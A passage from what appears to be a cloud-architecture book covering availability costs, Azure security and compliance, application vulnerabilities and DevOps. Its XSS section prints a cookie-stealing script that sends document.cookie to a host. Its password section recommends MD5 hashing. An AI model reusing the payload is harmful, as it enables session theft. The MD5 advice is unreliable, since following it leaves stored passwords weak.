
	$ (90%)	$$ (99%)	$$$ (99.9%)	$$$$ (99.99%)	$$$$$ (99.999%)	$$$$$$ (99.9999%)
Downtime in minutes	4320	432	43.2	4.32	0.432	0.0432

Figure 9-5. *Mapping availabilty to downtime*

In Figure 9-5 you will quickly notice that while there is a significant increase in the cost of availability, the impact on downtime is quite minimal. Consequently, you will notice that most commercially available systems, including cloud platform vendors, offer three 9s for availability—99.9%, or they expect the system to be down about forty-five minutes every month.

Downtime Costs

In a previous section ("Economics of 9s"), we evaluated the direct revenue losses accrued due to the non-availability of applications. All you need is the annual revenue generated or goaled by your application. Armed with this information, you can calculate the loss of revenue per minute, which can be assumed to be the downtime costs. For the sake of convenience, we are ignoring other intangible costs listed in the previous section ("Economics of Non-Availability").

Availability Costs

Each level of availability has a cost associated with it. As discussed in the "Designing for SLA" section, each level from cold standby to continuous availability has costs associated with it. The costs can be further broken down into a one-time implementation cost and a recurring cost for software access, usage fee for resources, and personnel costs. For the sake of simplicity, let's focus on the recurring costs. Of course, if you desire a high degree of precision in your calculations, you have to amortize the one-time costs over the expected life of your application.

Summary

Your investment in the right level of availability should be driven by economics and profit motive, unless, of course, you are a government agency whose motivation would be cost minimization. Along with business owners, you should evaluate the premiums or additional revenue available for each level of availability and use the information to justify the investment. Both availability costs and downtime costs play a crucial role in the investment decision.

CHAPTER 10

Securing Your Application

In previous chapters, we reviewed the benefits of the cloud platform and how to leverage it to harden your application so as to be able to scale out or up, and to be perpetually available to your customers to conduct business. While the great flexibility and lower costs are drawing business users to using cloud platforms, there are some concerns that block adoption, and security is one of them. In this chapter, you will learn that cloud platforms such as Microsoft Azure provide you with the most secure platform on which to deploy an application—significantly more secure than most private data centers and commercial cohost companies. Security is a complex topic and needs constant vigilance, preparedness, and the ability to quickly react to threats. As you move toward deploying your application to the cloud platform, you will need to make some changes to your design approaches so as to reap the benefits of the very secure infrastructure the cloud platform provides.

Cloud platforms like Azure are multi-tenant in nature in order to provide economies of scale, which translates to lower costs for you and your business. At the same time, it leads to additional design challenges, since the computing, storage, and networking infrastructure are shared with multiple organizations, one of which is your business. In other words, since there is resource sharing between tenants, you will need to know how the cloud platform vendor is safeguarding privacy for your application. In addition to privacy, we will elaborate on two other topics—security and compliance.

No security-related discussion can close without reviewing the challenges of designing for security, as well as providing guidance on doing so. Security and compliance offerings are specific to the cloud platform vendors; in this chapter, we will review Microsoft Azure's coverage.

Security

Security is the top concern with all public cloud platforms, as it is for Microsoft Azure. In this section, you will get an understanding of how you can rely on Azure to assuage any concerns you may have. Microsoft is investing significantly via both talent and equipment in all aspects of security, including building/location security. Resources are applied to building and operating state-of-the-art security technologies, to carefully vetting the people who work in its data centers, and more—it's a multi-billion-dollar operation. The Azure data centers are likely to be more secure than your current data center.

If your responsibilities include managing assets in your data centers, your responsibilities entail more than software deployment. You are mostly preoccupied with the integrity and reliability of the engineers who have access; the efficacy of your anti-virus software; firewall settings; potential sabotage, and so on. With Azure, these issues are no longer your concern, and you can safely outsource them to Microsoft. Azure provides a very secure environment to run your application as a result of its security layers, as elaborated in Table 10-1.

Table 10-1. *Typical Security Layers*

Layer	Defenses
Data	1. Access control via strong storage keys
	2. Data transfers have SSL support
Application	1. .NET Apps running under partial trust
	2. Default is for least-privileged Windows user account
Host	1. Minimal (roles) feature support in operating systems
	2. External hypervisor imposes host boundaries
Network	1. Host firewall limit traffic to VMs and VPN
	2. Routers provide filters to VLANs
Physical	1. Top notch physical and on-premises security
	2. Data centers process certifications

With significant investments, we expect to see regular enhancements to security in the Azure platform. While this chapter is current at the time of writing, we suggest you regularly review the features at the Azure Trust Center website for the latest updates on security, compliance, and privacy.

In the following sections, important security layers will be discussed.

Controls

Azure has a range of controls with which to deliver you a secure platform so that you can deploy your applications in a worry-free manner. These controls range from facility security to limiting access and are elaborated next.

24/7/365 Monitored Facility

Azure data centers are constructed, managed, and monitored for the sole purpose of sheltering your data and applications from unauthorized access and environmental threats. Security is monitored by centralized monitoring systems that consume and act upon the large amount of data generated by devices so as to provide alerts and raise alarms. Some of this information, especially that relating to your application, is provided to you to ensure transparency.

Patching, Antivirus, Anti-malware

Automated systems apply security patches in a prioritized manner depending on the threat level. Anti-malware is built in to the cloud platform and identifies and disables viruses, spyware and malicious software that can cause harm. Customers can also run anti-malware solutions from partners on their virtual machines.

Intrusion Detection and Denial of Service

Azure actively monitors access behaviors for intrusions and denial of service attacks. Penetration tests and forensic analyses identify and mitigate threats originating both from within and from outside of Azure.

Physical Access to Data

Access to customer data by Microsoft personnel is denied by default. When granted, access is managed and logged. Access to the systems at the data center that store customer data is strictly controlled via physical lock-box processes.

Operational Security

Azure teams have institutionalized best practices for operational security—from the design stage to the management of the platform.

Security Development Lifecycle (SDL)

The cloud platform is designed and built from the ground up using the Security Development Lifecycle, a comprehensive approach for writing more secure, reliable, and privacy-enhanced code. Essentially, security is at the core of the design of the platform.

Centers of Excellence

Teams specialized in digital crimes, cybercrime, and malware protection constantly evaluate, isolate, and disable threats. Specialized teams of engineers operate with an "assume breach" mindset that seeks to identify potential vulnerabilities and proactively eliminate threats before they become risks to customers.

Azure operates a global, 24/7 event- and incident-response team to help mitigate threats from attacks and malicious activity.

Platform Security

Significant measures are applied at the platform level to ensure security for your applications, including communication between various services, key management, access control, and data cleanup. These are elaborated here.

1. Data Deletion: Once a delete command is executed, data is deleted and cannot be accessed by any storage API. All copies of the data are then cleared out by garbage collection and overwritten when the storage block is reused.
2. Key/Certificate Management: To reduce the risk of exposing your certificates and private keys to other developers, Azure allows you to install these offline via the portal and not as a part of the code.
3. Isolation at VLANs: Traffic between VLANs has to go through a router, which prevents unauthorized traffic.
4. Least Privilege: Users and customers are provided with a lower-privilege account type by default and are not granted administrative access to VMs.
5. Mutual Authentication via SSL: Communication between Azure components is protected with SSL.
6. Network Packet Filter: At the fabric, hypervisor, and OS levels, network packet filters are provided to ensure untrusted VMs cannot send or receive genuine traffic.
7. Storage Access Control: A secret key controls access to the storage account. Higher-level apps have to use this key within their application.

Compliance

Survey data indicates that business owners' concern about the compliance aspects of using a cloud platform ranks higher than concern about security. This is especially true for businesses that operate outside the United States, and also multinational or global businesses that require deployments across data centers in multiple zones. Business owners will seek confirmation from you to make sure that it's legal for your business to deploy in Azure. In this section, you will learn how to answer to this question.

Each type of business has its own process and legal requirements—financial services companies have much more oversight as compared to, say, manufacturing companies, and laws relating to medical practices could vary between the U.S. and Canada; the Cloud Platform has to account for such nuances. To further complicate matters, many of the laws and regulations were written before the cloud became ubiquitous. One such example is the requirement that servers have to be physically tagged and inventoried for software they are running.

Azure has a range of third-party certifications that can make compliance easier. These include some of the most common requests from a range of businesses.

- California SB-1386: protecting personal information collected by institutions
- European Union Data Protection Directive: protection for personal data
- FISMA (Federal Information Security Management Act): information security to safeguard for U.S./national interests
- Gramm-Leach-Bliley Act: limits financial-industry access to private information
- Health Insurance Portability and Accountability Act (HIPAA): privacy and security safeguards in the health-care domain
- Payment Card Industry Data Security Standard (PCI- DSS): security of credit and debit cards
- Sarbanes Oxley Act (SOX): reporting requirements for public companies

If your business does have specialized compliance requirements (e.g., the defense industry) and you have concerns about whether you can host your application and its data using Azure, do seek assistance from Microsoft and legal counsel as required. Most businesses will find that the Azure cloud platform adequately fulfills compliance needs.

Deploying your application to the cloud platform is technical process and yet is relatively easy; however, ensuring compliance will add a layer of legal and oversight requirements that you should plan for.

Azure and Compliance

Azure provides you with an independent, agency-verified, compliant cloud platform for your application, which is especially great if you need global deployments and want to make sure you are compliant with local laws. Azure also provides you with all the information you need regarding security and compliance programs so that you are ready for audits on your systems.

More importantly, Microsoft has a long list of compliance standards that its services adhere to. Some of the relevant Azure compliance certifications are listed here:

- Australian Government IRAP
- CCCPPF
- Cloud Security Alliance CCM
- EU Model Clauses
- FBI CJIS (Azure Government)
- FedRAMP

- FERPA
- FIPS 140-2
- FISMA
- Food and Drug Administration 21 CFR Part 11
- HIPAA
- ISO 27001/27002
- MLPS
- PCI DSS Level 1
- Singapore MTCS Standard
- SOC 1 & 2, SSAE 16 and ISAE 3402
- United Kingdom G-Cloud

The list is above evolves and changes, so do visit the Azure Trustworthy Computing Website for an up-to-date version of compliance standards awarded to Azure.

Compliance for Your Application

You are responsible for figuring out your application's compliance needs. Unlike security, compliance is tied to your business domain and geography, so general-purpose guidance may not suffice here. Let's review a few tips for ensuring compliance.

Scope Down

Start with finalizing which compliance standards are mandatory for your business and focus on those. If this is an existing application that you are transferring to Azure, the compliance requirements will be same as the ones that are currently applicable to you.

Also clearly demarcate your application footprint by creating VNETs. This helps to place a boundary for compliance and ignores the impact of the multi-tenancy capability of the cloud platform.

Data Sovereignty

The European Union and many other countries impose data sovereignty that requires personal data to remain and be processed within that area's borders. To remain compliant, ensure that you select appropriate regions when deploying your application on the cloud platform. This requirement is also imposed on secondary copies, archival copies, or any other copies made by the cloud platform vendor. This is also a requirement for debugging service incidents.

Your App Is Your Responsibility

Azure's compliance service does not translate compliance to your application automatically. You have to ensure your application remains compliant. For example, the Azure platform may be compliant with PCI Security Standards for anti-virus capabilities; however, this compliance does not automatically extend to your application. To remedy this situation, you have to ensure that your application has the requisite anti-virus software deployed and is up to date.

Review and Document Agreements

Since non-compliance carries severe punishments, it's important to put together a clear agreement with the cloud platform vendor about the compliance requirements and how you expect the vendor to fulfill the obligations, including any data sovereignty requirements.

Privacy and Data Security

Data is a key asset to be secured, and cloud platform vendors, including Microsoft, are aware that you and other customers are entrusting them with their most valuable assets—data—and its security and privacy are paramount. In this section, you will learn Azure's approach and processes that ensure your data remains private.

Microsoft has been a leader in creating robust online solutions that protect the privacy of customers for twenty years. Today, they operate more than 200 cloud and online services that serve hundreds of millions of customers across the globe. Microsoft's enterprise cloud services, such as Office 365 and Microsoft Azure, serve millions of end users whose companies entrust their mission-critical data to Microsoft.

As a part of Microsoft's Trustworthy Computing initiative, the company employs more than 40 people whose sole focus is protecting privacy. There are over 100 employees whose job responsibilities include maintaining data privacy.

What follows are the significant Azure initiatives for safeguarding privacy.

Platform Services

Two key services that are vital for privacy—Active Directory and Data Loss Prevention (DLP)—are elaborated next.

Active Directory

Microsoft Azure Active Directory is an identity- and access-management service. When you create an Azure account, you are automatically granted an Active Directory account, enabling a seamless single-sign-on experience. You can even extend your on-premises directory to Microsoft Azure Active Directory so that users can authenticate with one set of corporate credentials to your Azure-based applications. You can also take advantage of many security and privacy features provided by its directory service. These include Federated Identity and Access Management as well as Rights Management Service (RMS). Using RMS, organizations can ensure access control and distribution irrespective of where or how the document is stored—essentially, the rights are tied to the document rather than to the medium.

Data Loss Prevention (DLP)

The DLP service monitors and protects information through content analysis. DLP can scan emails for targeted data (e.g., financial information or personally identifiable information [PII] or intellectual property) and block that data from being shared.

Platform Operations

You expect that your data will not be exposed to other customers and that the processes used at the data center, and the people who work there, all contribute to keeping your data private and secure. Let us delve into techniques Azure uses to ensure data privacy.

Data Access

Data-access controls fall into two categories: physical and logical. On the physical side, access to data center facilities is guarded by outer and inner perimeters, with increasing security at each level, including perimeter fencing, security officers, locked server racks, multi-factor access control, integrated alarm systems, and extensive 24/7 video surveillance. Access to customer data is restricted based on business needs. Access is restricted by controls such as role-based access control, two-factor authentication, minimizing access to production data, and the logging and auditing of activities performed in the production environment.

Incident Management

Microsoft regularly monitors their production environments for privacy- and security-related threats. When a threat is exposed, Microsoft's process brings engineers together with specialists who have backgrounds in privacy, forensics, legal, and communications; they work as a team to determine the appropriate course of action to ensure that privacy incidents are resolved in a timely manner.

Transparency

In the unlikely event that your data is sought by law enforcement or other governmental entities, Microsoft will only provide it to lawful requests for specific sets of data. If Microsoft is legally required to disclose your information to a third party, Microsoft will provide a copy of the demand via notification—unless, of course, alerting you is prohibited by law. The bottom line is that only under legal duress will your data be shared with law enforcement agencies.

Portability

Your application and your data is yours, and you can download your application and its data without requiring assistance or conversing with Azure team members. If you terminate your subscription, Azure retains data in a limited function account for at least 90 days and, thereafter, data is deleted. This ensures that you have plenty of time to migrate this data to other services, as required by your business.

Role and Responsibilities

Privacy is a shared responsibility between the cloud platform and you. While the former is responsible for the platform and accountable for creating services that meet the security, privacy, and compliance needs of its customers, you are responsible for configuring and operating the platform service after it has been provisioned, including managing access credentials and regulatory and legal compliance, protecting applications through the cloud platform's configurable controls.

In Figure 10-1, the privacy responsibilities of the application and those of the cloud platform are clearly demarcated.




Figure 10-1. *Roles and responsibilities to ensure privacy*

Cloud Application Security

In the previous sections of this chapter, we reviewed the security aspects of the cloud platform. In this section, we will review application specifics, focusing on common vulnerabilities and measures to secure your cloud application.

Application Vulnerabilities

As noted previously, data is a key asset that needs a significant layer of protection. However, data is accessed through your applications, so it's important that we give it due consideration, especially from a security perspective. Figure 10-2 and the content following it provide a quick overview of the vulnerabilities your application is exposed to when deployed on the cloud platform.




Figure 10-2. *Security vulnerabilties of an application*

Buffer Overflow

Buffer overflow occurs when an application does not properly validate input, which could allow the attacker to take control of the process. When the attacker's input is not easily interpreted by the host application, it results the memory being overwhelmed, and it in turn is not able to interpret the input. This then overruns the buffer's boundary and starts writing on adjacent memory, thereby violating the buffer security principles.

Forceful Browsing

When a user seeks to gain access to an application, the latter will permit the user access to content and features. There is a limit to what authorized users are allowed to access, and this is enforced by your application's access control. When this limit or restriction to authorized users is not properly maintained, forceful browsing occurs. In forceful browsing, attackers use brute force and intuitive folder layouts to access resources that may be unconnected to the application but are still accessible because they may not be covered by the application access control.

Enumeration Attack

Enumeration attack happens when an attacker, via a web browser, makes the host list the various resources available on the network. The attacker guesses the directory structure and makes an http request (e.g., `http://host/logs`), and the http response indicates whether the folder exists (response code of 2nn vs. 4nn).

Denial of Service Attack

Web applications receive requests every day from several users. While most are legitimate, some have malicious intentions aimed at disrupting the application from functioning. If the attacker simultaneously sends several thousands of requests while the system has the capacity to handle only hundreds of concurrent requests, this is called a denial of service attack. In such an attack the application is so overwhelmed by the fraudulent requests that the system is brought down, and genuine users—or your paying customers—are unable to access resources. In such an attack your assets are not compromised; however, your application goes offline, requiring you to add capacity or filter out the bad requests.

Error Messages—Exposing Information

As developers we have been taught to ensure that error messages are self-explanatory and will assist the users with debugging. However, to an attacker the error message could reveal information about the application and how it operates. Error messages have led to exposing directory structure, component names, and details of business processes, and sometimes code as well. Be aware of the potential threats that could result from exposing data via error messages.

XSS: Cross-Site Scripting

Cross-site scripting takes advantage of vulnerabilities in a website application that displays unsanitized, user-provided data in its content. When successful, the attacker can access session tokens and spoof content to fool the user. In cross-site scripting, the attacker uses the host web application to send a malicious script to another user. The attacker will use information gained to impersonate your paying customer and steal the customers' cookies, thereafter using this information to impersonate and cause harm. Here is an example of the code used:

```
<script language="javascript">
document.write(<img src=http://localhost/?url='+document.location
+'&cookie='+ document.cookie + '>');
</script>
```

Building Secure Applications

In previous sections, we reviewed security considerations and vulnerabilities. In this section, we will review the how to build your secure applications and guard against vulnerabilities. This is very broad subject. The intention is not to provide prescriptive guidance, because these issues are very specific to each application. Instead, this section focuses on general tips.

Secure Password Storage

SQL injections are the most common way for hackers to steal—they insert SQL statements into a data entry field for execution. This is used to steal passwords stored in a SQL table. User passwords that are stored in a table in clear text are the easiest to break, while encryption is more difficult. It is strongly recommended that you store and retrieve passwords using MD5 or other industry-standard and proven hashing algorithms. Also, make it a point to keep abreast of developments and advancements in this field. Losing passwords and other personally identifiable information (PII) by way of hacking is pretty much the death knell for any web application.

Query Parameterization

SQL injections have been used to steal not only passwords but also other confidential information. Ensure your application only accepts parameters into predetermined queries instead of allowing open-ended queries. This essentially limits exposure to the assets in your database.

Multi-Factor Authentication

Passwords, as a single authentication factor, are pretty useless in this modern day and age. Two-factor authentication (2FA) and multi-factor authentication (MFA) are quickly becoming the industry standard for ensuring account security. Entering a password in the web application is the first stage of verifying identity and authentication. If the password matches, the application delivers a numeric or alpha numeric code as a SMS text or automated phone call to the user. The user is expected to enter the code on the appropriate web page, and access is provided if the code entered matches the code delivered by the app.

Beyond 2FA, MFA will send two authorization codes to two different users, and both are expected to enter the codes in the application. This is suitable for transactions that require clearances; e.g., funds transfers or the provisioning of large resources set on the cloud platform.

Data Validation

Data validation is a key tennet of securing your application. Validate all input data and never trust any input. Ensure that data conforms to your expectations, formatting, length restrictions, and encoding.forth.

Error Handling, Auditing, and Logging

Error handling should be an integral part of your application. In fact, it needs to be bulletproof, so you need to spend lot of time analyzing the various ways in which your application can fail, and then build defenses against them. However, many a time errors could expose internal workings and architectures, so guard against what is displayed in an error. Invest time to review all error messages and make an effort to remove an details that could expose sensitive information.

Secure Protocols

All communication across trust boundaries should happen over secure protocols like HTTPS SSL. Servers within your internal cloud should only accept connections from authenticated clients.

Summary

Cloud computing offers you enhanced choice, flexibility, and cost savings. To realize these benefits, cloud platform vendors are providing reliable assurances regarding the privacy and security of your data. Additionally, Microsoft Azure is building their cloud platform with privacy considerations from the outset and providing compliance mechanisms within their offering. However, you share the responsibility for ensuring that your application stays secure on the cloud platform.

CHAPTER 11

The Modernization of Software Organizations

In previous chapters, we covered the fundamental shift brought forward by cloud platforms, especially regarding the time and cost involved in marketing your application. This evolution has caused software organizations and groups to reevaluate the process of developing, testing, and releasing software in relatively short cycles. Software and IT organizations are also leveraging cloud-based tooling to bring significant efficiencies to the process of developing, testing, and managing releases. As a result, IT organizations are being forced to implement far-reaching changes and modernize the organizational structure and processes. In this chapter, you will learn how to modernize your organization and put the right processes in place. You will also be advised regarding the choices of tooling so as to be productive and get ahead in the Cloud Era.

The Impetus

The two age-old challenges in software development are figuring out what feature to create and when it can be made available.

In the mid- to late 1990s, agile development methodologies began to take root; it was the dot-com era, when time to market was the number one priority. These short-turnaround product-development life cycles birthed agile development methodology. At the core of this methodology are short software release cycles based on customer needs, while maintaining a predictable schedule.

The agile development process constantly shares the software application with actual users, which takes the guesswork out of prioritizing features. Having shorter turnarounds between designed features also makes predicting the project timeline easier for the project managers. Shorter cycles mean predictability, and new releases are likely to be delivered on schedule via continuous-improvement cycles. This mode was suitable for websites and a few web applications and generally was outside the purview of enterprise applications until recently.

Until the advent of the *cloud*, agile methodology was missing the *platform* that supports rapid development cycles. For traditional on-premises software, distribution is done via disk or downloadable media, often requiring cumbersome patches, reinstallation,

and significant assistance from the software vendor. In such environments, months or even years are needed to get a new distribution into the hands of users, who have to procure a software license and provision hardware like servers and networks. All these hurdles make incorporating customer feedback into the next release take a lot of effort and lead time, ultimately forcing the developers to guess the next set of features to build.

Delivering software applications via cloud platforms does not require the elaborate distribution systems that create the latencies and delays that are so detrimental to the agile development process. Cloud applications do not require software to be downloaded or installed, nor do they require the application of software patches, which augurs well for agile development. Cloud platforms are truly the component that makes agile development possible.

The Goal—MVP

In the previous section, we reviewed the power of agile methodology and how its short cycles lead to smaller deliverables. The challenge is to make the deliverable useful to the end customer. Thinking along these lines led to yet another very powerful concept that goes hand in glove with agile, called the minimum viable product (MVP). Short cycles allow you to iterate many times and fail fast so you can get back up and try again.

Minimum viable product is a software release that includes a minimal set of features, functions, or processes that makes the application or product useful or viable to the target user group. Each subsequent MVP builds upon the previous one, thereby adding to the features already offered in the application.

The idea is to build the first MVP and keep iterating based on feedback that results from actual use by your users. The operative word here is *minimum*, which contrasts with the traditional on-premises server world wherein you would cram every possible feature into a product to attempt to cover every possible scenario. The reality is that only a few features are ever used, and the 80/20 rule holds true here—80% of your users use only 20% of the features in the product. MVP-based planning allows you to first focus on the 20% feature set and deliver it as soon as possible to your customers.

The MVP concept is best explained via Figure 11-1. You could build a minimal product that is incomplete and that nobody will use, or you could build a product that is crammed with features and offers 100% of the features requested. The MVP process is about identifying and prioritizing the most sought-after feature set.




Figure 11-1. *Miminum yet viable (Paul Kortman, "The problem with a Lean Startup: the Minimum Viable Product"* http://paulkortman.com/*, 2012. Reprinted with permission.)*

Modernization

In this section, we will review four areas that need to be transformed in order to build a modern software organization for the cloud computing era:

- People
- Process
- Tooling
- Management

Table 11-1 compares traditional on-premises software development and cloud development worlds. Further sections elaborate on these topics.

Table 11-1. *Comparing Software Organizations*

Success Criteria	On-premises World	Cloud Era
People	Functional group silos	One team of DevOps engineers
Process	Waterfall	Agile
Tools	Gantt charts and source safe	Live meetings and git*

**Git is an open-source repository for software that, among other features, provides version control with data integrity.*

People

People—software engineers, testers, infrastructure/operations engineers, usability experts, domain experts, and project managers—all come together to develop and ship software. People are the biggest investment a software company makes, and efficiently organizing them directly impacts their ability to perform, which ultimately reflects in your bottom line. Software development organizational structures are evolving, especially in this cloud age. In this section, we will compare and contrast two such structures and lay a foundation for you to adopt the DevOps organizational model.

Functional Grouping

Small- and medium-sized businesses have software development organizations that grow organically to add roles and responsibilities as per business demands, and it's often very haphazard. Software organizations in larger businesses very often mirror the other functional groups in that business, such as accounting. These organizations, led by a vice president or CIO, have one manager for each functional group. Typical functional groups include:

- **Customer Service via Product and Project Management** is the customer-facing part of the organization that surveys customers and ecosystems to build product plans and deliver value to the customer. They also shepherd the process through execution and delivery.
- **Innovation and Development** are the engineers that architect, design, and develop the software solution. They take product plans and convert them to code, essentially creating value.
- **Operations** verifies that the software matches the product plans, and once tests are complete are also in charge of creating a distributable product, essentially preserving value.

The three groups—customer service, development, and operations—work mostly in a serialized manner. Product plans lead to software design and development, which finally leads to test plans and test routines, ending with product release functions. There are well-defined overlaps; for example, a service call relating to a customer complaint that is handled by the Operations team.

DevOps

DevOps emerged from the agile method of developing software in contrast with the traditional silo approach, which hindered communication and collaboration and slowed down the pace of delivering software. DevOps values collaboration between development and operations staff throughout all stages of the software development life cycle.

The term *DevOps* was coined by combining the words *development* and *operations*. It is a software development methodology that stresses communication, collaboration, and integration between software developers and other engineering roles, such as Operations and QA, to help an organization rapidly produce software products and services and to improve operations performance—a.k.a. quality assurance.

DevOps teams include a diverse and cross-functional set of members—developers, testers, and operations engineers. Team members cross-train each other and work toward a common goal of shipping software. Team members also own the feature end to end—from design and development to testing and deployment. This model has significant benefits, including:

- Direct feedback from user to engineer, leading to many more "aha" moments. It avoids the loss of fidelity when going through product management.
- Shorter lead time leading to faster delivery of features
- Continuous and predictable delivery
- Problems are easier to fix since end-to-end ownership is clearly established.
- Stable deployment and operating environment
- Time for value-added activities rather than fixing and maintenance tasks
- Sense of ownership, pride, and accomplishment among team members, leading to higher productivity
- Allows product management team to focus on selling

All these benefits help break down the confusion caused by silos, and of course lead to higher profitability for your business, as summarized in Figure 11-2. One of the most cited concerns regarding the DevOps model is the risk of reduced test coverage, especially that which requires significant integration across features. The onus for such tests falls on the end customer, which could lead to dissatisfaction, especially during initial user-acceptance testing.

